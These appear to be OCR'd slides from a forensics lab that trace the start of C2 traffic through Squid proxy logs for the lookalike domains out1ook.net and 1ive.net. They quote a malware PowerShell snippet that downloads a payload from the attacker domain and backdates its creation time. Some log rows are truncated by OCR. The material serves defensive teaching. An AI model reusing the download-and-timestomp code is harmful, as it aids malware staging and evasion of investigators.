
When did the C2 traffic start? (4)

- Confirm the result whether they are C2 traffic or not.



The URL is same as the part of commands saved to WMI __EventConsumer we got in persistent analysis.
It could be the infection event of the RAT related to the domain "out1ook.net" for this client.

```
Time                                                   URL
Mar 20, 2018 @ 19:00:05.000   192.168.5   GET   http://out1ook.net/summa   HTTP/1.1   200   160,675   -   -
                              2.40              ry.jpg
```




```
$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true)
$wc.DownloadFile('http://out1ook.net/summary.jpg',$d)
Set-ItemProperty $d -Name CreationTime -Value $dt
```

- Note: Squid logs each CONNECT traffic when the connection is closed. So these timestamps are the end time of each CONNECT traffic, not the start time. The CONNECT traffics may continue for hours in some cases.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (5)

- Confirm the result to see whether they are C2 traffics or not.



From its method, port number and URL path, the first entry is different from the C2 traffic that we got in dynamic analysis, even though it connected to the same domain.


Time	RemoteIP	Method	URL	Version	ResCode	ResSize	Referer	UserAgent
Mar 20, 2018 @ 19:00:05.000	192.168.52.40	GET	http://out1ook.net/summary.jpg	HTTP/1.1	200	160,675	-	-
Mar 20, 2018 @ 19:27:42.000	192.168.52.40	CONNECT	out1ook.net:443	HTTP/1.1	200	44	-	-
Mar 20, 2018 @ 19:27:42.000	192.168.52.40	CONNECT	out1ook.net:443	HTTP/1.1	200	22	-	-
Mar 20, 2018 @ 19:42:43.000	192.168.52.40							
Mar 20, 2018 @ 19:57:44.000	192.168.52.40	CONNECT	out1ook.net:443	HTTP/1.1	200	22	-	-

These logs have the same domain, method and port number with the C2 traffic that we got in dynamic analysis. These seem to be C2 traffics.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (6)

- Show logs containing the C2 server "1ive.net" as the target URL.



Filters: 1ive.net


1. Input the C2 address.

2. Click Refresh button.

- As we already know, there are three clients that accessed the C2 server. Therefore, we should check logs for each client.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (7)




Time	RemoteIP	Method	URL	Version	ResCode	ResSize
Mar 7, 2018 @ 22:55:22.000	192.168.52.44	CONNECT	1ive.net:443	HTTP/1.0	200	378
Mar 7, 2018 @ 22:55:52.000	192.168.52.44	CONNECT	1ive.net:443	HTTP/1.0	200	229
Mar 7, 2018 @ 22:55:59.000	192.168.52.44					
Mar 8, 2018 @ 14:46:37.000	192.168.52.44	CONNECT	1ive.net:443	HTTP/1.0	200	245
Mar 8, 2018 @ 15:00:28.000	192.168.52.44	GET	http://1ive.net/m1.ps1	HTTP/1.1	200	1,499,039
Mar 8, 2018 @ 15:02:31.000	192.168.52.44	CONNECT	1ive.net:443	HTTP/1.0	200	1,050
Mar 8, 2018 @ 15:02:35.000	192.168.52.44	CONNECT	1ive.net:443	HTTP/1.0	200	257
Mar 8, 2018 @ 15:17:30.000	192.168.52.44	CONNECT	1ive.net:443	HTTP/1.0	200	311
Mar 8, 2018 @ 16:00:03.000	192.168.52.44	GET	http://1ive.net/m1.ps1	HTTP/1.1	200	1,499,039

These logs have the same domain, method and port number with the C2 traffic that we got in dynamic analysis. These seem to be C2 traffics.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (8)




Time	RemoteIP	Method	URL
Mar 7, 2018 @ 22:55:22.000	192.168.52	CONNECT	live.net:443
Mar 7, 2018 @ 22:55:52.000	192.168.52.44	CONNECT	live.net:443

- As we already know, there are three clients that accessed the C2 server. Therefore, we should check logs for each client.

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (9)




Time	RemoteIP	Method	URL	Version	ResCode	ResSize
Mar 14, 2018 @ 22:47:59.000	192.168.52.40	GET	http://1ive.net/i.zip	HTTP/1.1	200	112,228
Mar 15, 2018 @ 18:54:47.000	192.168.52.40	CONNECT	1ive.net:443	HTTP/1.0	200	668
Mar 15, 2018 @ 18:54:52.000	192.168.52.40	CONNECT	1ive.net:443	HTTP/1.0	200	447,169
Mar 15, 2018 @ 18:54:52.000	192.168.52.40	CONNECT	1ive.net:443	HTTP/1.0	200	367
Mar 15, 2018 @ 19:53:21.000	192.168.					039
Mar 15, 2018 @ 20:53:20.000	192.168.					,039
